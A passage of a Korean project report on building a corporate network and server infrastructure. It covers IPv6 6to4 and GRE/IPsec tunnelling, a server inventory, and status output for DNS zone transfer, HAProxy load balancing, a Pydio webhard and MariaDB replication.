
### a) IPv6 zone



- ipv4의 부족 시나리오로 일부구간을 ipv6를 사용하는 망을 구성
- 두 구간의 ipv6를 사이에 두고 ipv4를 통하여 ipv6를 이어주는 기술인 6to4를 사용하여
- 상호 통신을 가능하게 함

기술	내용
IPv6	2010::/64 및 2001::/64 네트워크 대역을 사용하며 RIPng 기반 구성
6to4	IPv4 네트워크 상에서 IPv6 트래픽을 전달하기 위한 터널링 구성

### o) 협력사 + 지사



- 협력사와 지사 간 OSPF 라우팅 정보를 안전하게 교환하기 위해 GRE 터널 위에 IPsec 암호화를 적용함
- GRE는 멀티캐스트 지원으로 라우팅 프로토콜 전송에 적합
- IPsec은 GRE 터널을 암호화하여 데이터 기밀성 및 무결성을 확보함
- ACL 110을 통해 GRE 트래픽만 암호화 대상으로 지정함
- Crypto Map을 Serial 인터페이스에 적용하여 터널 보호

기술	내용
IPSEC	<p>데이터 기밀성과 무결성을 보장하기 위한 암호화 터널링 기술 사용.</p> <ul style="list-style-type: none"> <li>- 암호화 알고리즘: AES</li> <li>- 무결성 검증: SHA-HMAC</li> <li>- Key 교환: ISAKMP (Pre-shared Key 방식)</li> <li>- 트래픽 제어: Crypto Map + ACL 110</li> </ul>
GRE	<p>서로 다른 네트워크 간 라우팅 정보를 캡슐화하여 전송하는 터널링 프로토콜.</p> <ul style="list-style-type: none"> <li>- 멀티프로토콜 지원 (OSPF, EIGRP 등 전송 가능)</li> <li>- 터널 인터페이스 (Tunnel0, Tunnel1) 구성</li> <li>- GRE 헤더 + IP 헤더를 통해 캡슐화 수행</li> </ul>



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	38 / 104

### 기술 구현


위치	IP6-AR2-R-01	기술	6to4
<pre>0 IA  10.3.0.0/24 [110/192] via 10.2.0.1, 1d00h, Serial1/2.123 0 10.2.1.0/24 [110/128] via 10.2.0.3, 1d00h, Serial1/2.123 0 IA  10.3.3.0/24 [110/192] via 10.2.0.1, 1d00h, Serial1/2.123 0 IA  10.0.0.0/24 [110/128] via 10.2.0.1, 1d00h, Serial1/2.123 0 IA  10.3.2.0/24 [110/192] via 10.2.0.1, 1d00h, Serial1/2.123 0 IA  10.7.1.0/24 [110/139] via 10.2.0.1, 1d00h, Serial1/2.123 0 IA  10.7.0.0/24 [110/129] via 10.2.0.1, 1d00h, Serial1/2.123 0 IA  10.3.4.0/24 [110/256] via 10.2.0.1, 1d00h, Serial1/2.123  IP6-AR2-R-01#sh ipv6 ro IP6-AR2-R-01#sh ipv6 route IPv6 Routing Table - Default - 7 entries Codes: C - Connected, L - Local, S - Static, U - Per-user Static route         B - BGP, M - MIPv6, R - RIP, I1 - ISIS L1         I2 - ISIS L2, IA - ISIS interarea, IS - ISIS summary, D - EIGRP         EX - EIGRP external         O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2         ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2 C  2000::/64 [0/0]     via FastEthernet0/0, directly connected L  2000::1/128 [0/0]     via FastEthernet0/0, receive S  2005::/64 [1/0]     via Tunnel12, directly connected C  2006::/64 [0/0]     via Loopback0, directly connected L  2006::1/128 [0/0]     via Loopback0, receive S  2010::/64 [1/0]     via Tunnel12, directly connected L  FF00::/8 [0/0]     via Null0, receive IP6-AR2-R-01# IP6-AR2-R-01#sh run   sec tun IP6-AR2-R-01#sh run   sec tunnel IP6-AR2-R-01#sh run   sec tunnel     tunnel source 10.2.0.2     tunnel destination 10.3.2.2     tunnel mode ipv6ip IP6-AR2-R-01# IP6-AR2-R-01# IP6-AR2-R-01#ping 2010::1  Type escape sequence to abort. Sending 5, 100-byte ICMP Echos to 2010::1, timeout is 2 seconds: !!!!! Success rate is 100 percent (5/5), round-trip min/avg/max = 64/89/100 ms IP6-AR2-R-01#</pre>			

→ ipv6 static 라우팅 적용, 터널링 설정, ipv6 대역간 통신 완료

### 3. 서버 구축 결과

#### 가) 서버 구성

##### ㄱ) 전체 흐름도




서비스명	내용
<b>DB</b>	<ul style="list-style-type: none"> <li>- IDS, IPS RuleSet 생성에 필요한 정보를 DB 저장</li> <li>- Master - Slave 구조의 동기식 운영을 통해 DB 분산처리 진행</li> </ul>
<b>DNS</b>	<ul style="list-style-type: none"> <li>- DNS Master - Slave 구조로 고가용성 확보</li> </ul>
<b>ELK</b>	<ul style="list-style-type: none"> <li>- 서버 Health 모니터링 및 침입 탐지 및 차단 로그 수집</li> <li>- 중앙화된 로그를 통해 SOAR 솔루션 구현</li> </ul>
<b>HA Proxy</b>	<ul style="list-style-type: none"> <li>- 웹서버를 2개로 분산 구축하여 RoundRobin 방식으로 운영</li> <li>- 웹 스토리지는 별도 구축하여 NFS를 통해 관리</li> </ul>
<b>Backup</b>	<ul style="list-style-type: none"> <li>- DB 및 주요 서비스 설정값 백업을 통한 안정성 확보</li> </ul>



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	40 / 104

### ㄴ) 서버 구성도



구역	별칭	OS	도메인
본사	HQ-DNS	Ubuntu	ns.s-hq.it
	HQ-DB	Ubuntu	hq-db.s-hq.it
	HQ-iSCSI	Ubuntu	hq-iscsi.s-hq.it
	HQ-Mail	Rocky	hq-mail.s-hq.it
지사	BR-DNS	Rocky	ns.s-core.it
	BR-NFS	Ubuntu	br-nfs.s-core.it
	BR-iSCSI	Windows Server 2022	br-iscsi.s-core.it
	BR-Web	msf	br-web.s-core.it
	BR-DB	msf	br-db.s-core.it
	BR-search	msf	br-search.s-core.it
DMZ	DM-DNS	Ubuntu	ns.core.it
	DM-HAproxy	Rocky	www.core.it
	DM-WebHard	Ubuntu	dm-webhard.core.it
	DM-Web1	Ubuntu	dm-web1.core.it
	DM-Web2	Rocky	dm-web2.core.it
관제	MN-ELK	Rocky	mn-elk.s-core.it
	MN-Monitorix	Rocky	mn-monitorix.s-core.it
	MN-MRTG	Rocky	mn-mrtg.s-core.it
	MN-Cacti	Rocky	mn-cacti.s-core.it
	MN-SOAR	Rocky	mn-soar.s-core.it
	MN-DB	Ubuntu	mn-db.s-core.it
협력사	PT-NFS	Rocky	pt-nfs.s-core.it



# IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	41 / 104

## □) 서버 제원

### (i) 운영체제 정보

OS	Version	비고
Rocky	Rocky Linux 9.6(Blue Onyx)	R
Ubuntu	Ubuntu 24.04.2 LTS	U
Windows	Windows Server 2022	W
Security Onion	securityonion-16.04.7.3	S
pfSense	pfSense-CE-2.7.2	P
ESXi	ESXi-6.7.0-20190504001-standard-customized	-
Xen	XenServer8_2024-06-03	-
VMWorkStation	17.6.2 build-24409262	-

### (ii) 서비스 패키지 정보

Service	OS	Version	비고
SSH	Rocky9.5	openssh-8.7p1-45.el9.rocky.0.1.x86_64	-
	Ubuntu24.04	openssh-server 1:9.6p1-3ubuntu13.12	
DNS	Rocky9.5	bind-9.16.23-31.el9_6.x86_64	-
	Ubuntu24.04	2024071801~ubuntu0.24.04.1	
NFS	Rocky9.5	nfs-utils-2.5.4-34.el9.x86_64	-
	Ubuntu24.04	2.6.4-3ubuntu5.1	
iSCSI	Ubuntu24.04	2.1.9-3ubuntu5.4	-
Apache	Rocky9.5	httpd-2.4.62-4.el9.x86_64	-
	Ubuntu24.04	2.4.58-1ubuntu8.7	
NginX	Rocky9.5	nginx-1.20.1-22.el9_6.3.x86_64	-
WordPress	Ubuntu24.04	wordpress-6.8.1	-
	Rocky9.5	wordpress-6.8.1	
HA Proxy	Rocky9.5	haproxy-2.4.22-4.el9.x86_64	-
Pydio	Rocky9.5	pydio 4.4.14	-
	Ubuntu24.04	pydio 4.4.14	
MariaDB	Rocky9.5	mariadb-server-10.5.27-1.el9_5.0.2.x86_64	-
	Ubuntu24.04	1:10.11.13-0ubuntu0.24.04.1	
phpMyAdmin	Rocky9.5	phpMyAdmin-5.2.2-1.el9.remi.noarch	-
	Ubuntu24.04	4:5.2.1+dfsg-3	
Monitorix	Rocky9.5	monitorix-3.16.0-1.el9.noarch	-
CACTI	Rocky9.5	cacti-1.2.30-2.el9.noarch	-
	Ubuntu24.04	1.2.26+ds1-1ubuntu0.1	
MRTG	Rocky9.5	mrtg-2.17.7-11.el9.x86_64	-
ELASTIC	Rocky9.5	elasticsearch-8.18.3-1.x86_64	
ROUNDCUBE	Rocky9.5	roundcubemail-1.6.11	
	Ubuntu24.04	pydio-cells-4.4.15-linux-amd64	



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	42 / 104

### 나) 서버 구현

#### ㄱ) DNS

##### Master DNS

위치	본사, DMZ	장비	HQ-DNS / DM-DNS
<pre>root@seong:/etc/bind# systemctl status bind9 ● named.service - BIND Domain Name Server     Loaded: loaded (/usr/lib/systemd/system/named.service; enabled; preset: enabled)     Active: active (running) since Fri 2025-08-08 08:25:22 UTC; 1h 57min ago       Docs: man:named(8)    Main PID: 111303 (named)      Status: "running"         Tasks: 8 (limit: 4548)        Memory: 9.8M (peak: 10.4M)          CPU: 7.402s         CGroup: /system.slice/named.service                   └─111303 /usr/sbin/named -f -u bind  Aug 08 08:25:22 seong systemd[1]: Starting named.service - BIND Domain Name Server... Aug 08 08:25:22 seong systemd[1]: Started named.service - BIND Domain Name Server.</pre>			

→ DNS 동작

<pre>[root@localhost ~]# dig @10.6. s-core.it AXFR ; &lt;&gt;&gt; DiG 9.16.23-RH &lt;&gt;&gt; @10.6. s-core.it AXFR ; (1 server found) ;; global options: +cmd s-core.it.          86400  IN      SOA    ns.s-core.it. s-core.s-core.it. 20250806 86400 3600 604800 28800 s-core.it.          86400  IN      NS     ns.s-core.it. s-core.it.          86400  IN      A      10.6. s-core.it.          86400  IN      AAAA   ::1 br-db.s-core.it.   86400  IN      A      10.5. br-dns.s-core.it.  86400  IN      A      10.5. br-icssi.s-core.it. 86400  IN      A      10.5. br-nfs.s-core.it.  86400  IN      A      10.5. br-search.s-core.it. 86400  IN      A      10.5. br-web.s-core.it.  86400  IN      A      10.5. mm-cacti.s-core.it. 86400  IN      A      10.7. mm-db.s-core.it.  86400  IN      A      10.7. mm-elk.s-core.it.  86400  IN      A      10.7. mm-monitorix.s-core.it. 86400  IN      A      10.7. mm-mrtg.s-core.it. 86400  IN      A      10.7. mm-soar.s-core.it. 86400  IN      A      10.7. ns.s-core.it.       86400  IN      A      10.6. pt-nfs.s-core.it.  86400  IN      A      10.8. s-core.it.          86400  IN      SOA   ns.s-core.it. s-core.s-core.it. 20250806 86400 3600 604800 28800 ;; Query time: 62 msec ;; SERVER: 10.6. #53(10.6. ) ;; WHEN: Fri Aug 08 20:04:22 KST 2025 ;; XFR size: 19 records (messages 1, bytes 534)</pre>
--

<pre>root@seong:/var/log# sudo tail -f /var/log/named/named.log 08-Aug-2025 11:04:22.876 security: debug 3: client @0x7c7c740642b8 10.5      #34003: request is not signed 08-Aug-2025 11:04:22.876 security: debug 3: client @0x7c7c740642b8 10.5      #34003: recursion available 08-Aug-2025 11:04:22.876 queries: info: client @0x7c7c740642b8 10.5.      #34003 (s-core.it); query: s-core.it IN AXFR -E(0)TK (10.6. ) 08-Aug-2025 11:04:22.876 security: debug 3: client @0x7c7c740642b8 10.5.      #34003 (s-core.it): zone transfer 's- core.it/AXFR/IN' approved 08-Aug-2025 11:04:22.876 xfer-out: info: client @0x7c7c740642b8 10.5.      #34003 (s-core.it): transfer of 's- core.it/IN': AXFR started (serial 20250806) 08-Aug-2025 11:04:22.876 xfer-out: debug 1: client @0x7c7c740642b8 10.5.      #34003 (s-core.it): transfer of 's- core.it/IN': starting maxtime timer 7200000 ms 08-Aug-2025 11:04:22.877 xfer-out: info: client @0x7c7c740642b8 10.5.      #34003 (s-core.it): transfer of 's- core.it/IN': AXFR ended: 1 messages, 19 records, 534 bytes, 0.001 secs (534000 bytes/sec) (serial 20250806) 08-Aug-2025 11:04:22.877 security: debug 3: client @0x7c7c740642b8 10.5.      #34003 (s-core.it): reset client 08-Aug-2025 11:04:22.938 security: debug 3: client @0x7c7c740642b8 10.5.      #34003: freeing client 08-Aug-2025 11:04:22.938 client: debug 3: clientmgr @0x7c7c032e10 detach: 15</pre>
---

→ DNS 쿼리 확인 및 Master-Slave Zone 파일 전송



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	43 / 104

### └) web 서버

#### 고가용성 Web Server

위치	DMZ	장비	DM-Haproxy / DM-Web1 / DM-Web2
<pre>[root@localhost ~]# systemctl status haproxy ● haproxy.service - HAProxy Load Balancer    Loaded: loaded (/usr/lib/systemd/system/haproxy.service; disabled; preset: disabled)    Active: active (running) since Sat 2025-08-09 20:27:54 KST; 1h 4min ago      Process: 179710 ExecStartPre=/usr/sbin/haproxy -f \$CONFIG -f \$CFGDIR -c -q \$OPTIONS (code=exited, status=0/0)    Main PID: 179712 (haproxy)       Tasks: 3 (limit: 22780)         Memory: 9.8M          CPU: 7.036s         CGroup: /system.slice/haproxy.service             └─179712 /usr/sbin/haproxy -Ws -f /etc/haproxy/haproxy.cfg -f /etc/haproxy/conf.d -p /run/haproxy&gt;                 ├─179714 /usr/sbin/haproxy -Ws -f /etc/haproxy/haproxy.cfg -f /etc/haproxy/conf.d -p /run/haproxy&gt;                 ├─179715 /usr/sbin/haproxy -Ws -f /etc/haproxy/haproxy.cfg -f /etc/haproxy/conf.d -p /run/haproxy&gt;                 ├─179716 /usr/sbin/haproxy -Ws -f /etc/haproxy/haproxy.cfg -f /etc/haproxy/conf.d -p /run/haproxy&gt;  8월 09 20:27:54 localhost.localdomain systemd[1]: haproxy.service: Deactivated successfully. 8월 09 20:27:54 localhost.localdomain haproxy[177656]: [NOTICE] (177656) : haproxy version is 2.4.22-f8e3218 8월 09 20:27:54 localhost.localdomain haproxy[177656]: [NOTICE] (177656) : path to executable is /usr/sbin/haproxy 8월 09 20:27:54 localhost.localdomain haproxy[177656]: [ALERT] (177656) : Current worker #1 (177658) exited 8월 09 20:27:54 localhost.localdomain haproxy[177656]: [WARNING] (177656) : All workers exited. Exiting... (0) 8월 09 20:27:54 localhost.localdomain systemd[1]: Stopped HAProxy Load Balancer. 8월 09 20:27:54 localhost.localdomain systemd[1]: Starting HAProxy Load Balancer... 8월 09 20:27:54 localhost.localdomain haproxy[179712]: [NOTICE] (179712) : New worker #1 (179714) forked 8월 09 20:27:54 localhost.localdomain systemd[1]: Started HAProxy Load Balancer.</pre>			

#### → HAProxy 동작 상태

[root@localhost ~]# tail -f /var/log/haproxy.log	
Aug 12 11:46:50 localhost haproxy[2825]: 172.0.0.2/62/65 200 31793 - - - - - 1/1/0/0/0	:43708 [12/Aug/2025:11:46:50.255] https_front~ wp_servers/ / HTTP/1.1"
Aug 12 11:46:51 localhost haproxy[2825]: 172.0.0.2/89/93 200 31174 - - - - - 1/1/0/0/0	:43708 [12/Aug/2025:11:46:51.604] https_front~ wp_servers/ / HTTP/1.1"
Aug 12 11:48:11 localhost haproxy[2825]: 172.0.0.3/30/35 200 31793 - - - - - 1/1/0/0/0	:44804 [12/Aug/2025:11:48:11.428] https_front~ wp_servers/ / HTTP/1.1"
Aug 12 11:48:13 localhost haproxy[2825]: 172.0.0.2/53/57 200 31174 - - - - - 1/1/0/0/0	:44804 [12/Aug/2025:11:48:13.194] https_front~ wp_servers/ / HTTP/1.1"

#### → HAProxy 로그 확인

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

S-CORE IDC  
신뢰받는 기업 인프리의 핵심, S-CORE IDC  
담당자: 영업팀A | 메일주소: amail.core.it

**기업 소개**  
S-CORE는 고성능, 고신뢰성의 데이터 센터 인프라를 제공하는 IDC 전문 기업입니다. 기업의 성장에 최적화된 클라우드 환경, 물리적 서버 인프라, 보안 네트워크 설계를 통해 고객의 비즈니스 경쟁력을 높입니다.

**주요 서비스**

- Colocation (고르케이션) 서비스
- 전용 서버 및 클라우드 호스팅
- 24/7 운영 및 모니터링
- 네트워크 보안 및 백업 시스템

**왜 S-CORE인가?**  
최첨단 설비, 빠른 대응력, 그리고 고객 맞춤형 서비스 제공. S-CORE는 고객의 IT 인프라를 안전하고 효율적으로 운영할 수 있도록 최선을 다합니다.

→ HAProxy서버에서 라운드로빈을 적용해 고가용성 웹사이트 구축



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	44 / 104


### ▣ ) Webhard

#### Web Hard (Pydio )

위치	DMZ	장비	DM-WebHard



The screenshot shows the Pydio login interface. It features a dark-themed login form centered over a vibrant, abstract background of orange, red, and purple geometric shapes. The form includes fields for 'Login' and 'Password', and a 'Enter' button at the bottom.

The screenshot shows the Pydio welcome page. On the left is a sidebar with icons for Home, All Files, and Bookmarks. The main area displays a search bar and a 'My Recent Activity' section. Below that are 'Personal Files' and 'Common Files' workspace thumbnails.

→ 협력사와의 파일 공유를 위한 웹하드 구축



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	45 / 104

### ☞ DBMS

#### MariaDB Server

위치	본사	장비	HQ-DB
<pre>[root@localhost ~]# systemctl status mariadb ● mariadb.service - MariaDB 10.5 database server    Loaded: loaded (/usr/lib/systemd/system/mariadb.service; enabled; preset: disabled)    Active: active (running) since Fri 2025-08-08 17:40:29 KST; 2 days ago      Docs: man:mariadb(8)            https://mariadb.com/kb/en/library/systemd/   Process: 764 ExecStartPre=/usr/libexec/mariadb-check-socket (code=exited, status=0/SUCCESS)   Process: 825 ExecStartPre=/usr/libexec/mariadb-prepare-db-dir mariadb.service (code=exited, status=0/SUCCESS)   Process: 1196 ExecStartPost=/usr/libexec/mariadb-check-upgrade (code=exited, status=0/SUCCESS)  Main PID: 947 (mariadb)     Status: "Taking your SQL requests now..."       Tasks: 14 (limit: 10856)      Memory: 203.5M         CPU: 1min 6.102s        CGroup: /system.slice/mariadb.service                  └─947 /usr/libexec/mariadb --basedir=/usr  Notice: journal has been rotated since unit was started, output may be incomplete.</pre>			

→ MariaDB 동작

```
MariaDB [(none)]> show master status;
+-----+-----+-----+
| File | Position | Binlog_Do_DB | Binlog_Ignore_DB |
+-----+-----+-----+
| mysql-bin.000001 | 328 | iac,guideline,soar |          |
+-----+-----+-----+
1 row in set (0.009 sec)
```

```
***** 1. row *****
Slave_IO_State: Connecting to master
Master_Host: 10.
Master_User: purple
Master_Port: 3306
Connect_Retry: 60
Master_Log_File: mysql-bin.000001
Read_Master_Log_Pos: 328
Relay_Log_File: mariadb-relay-bin.000001
Relay_Log_Pos: 4
Relay_Master_Log_File: mysql-bin.000001
Slave_IO_Running: Connecting
Slave_SQL_Running: Yes
Replicate_Do_DB:
Replicate_Ignore_DB:
Replicate_Do_Table:
Replicate_Ignore_Table:
Replicate_Wild_Do_Table:
Replicate_Wild_Ignore_Table:
Last_Error: 0
Last_Error:
Skip_Counter: 0
Exec_Master_Log_Pos: 328
Relay_Log_Space: 256
Until_Condition: None
Until_Log_File:
Until_Log_Pos: 0
Master_SSL_Allowed: No
Master_SSL_CA_File:
Master_SSL_CA_Path:
Master_SSL_Cert:
Master_SSL_Cipher:
Master_SSL_Key:
Seconds_Behind_Master: NULL
Master_SSL_Verify_Server_Cert: No
Last_IO_Error: 2003
Last_IO_Error:
Last_SQL_Error: 0
Last_SQL_Error:
Replicate_Ignore_Server_Ids:
Master_Server_Id: 0
Master_SSL_Crl:
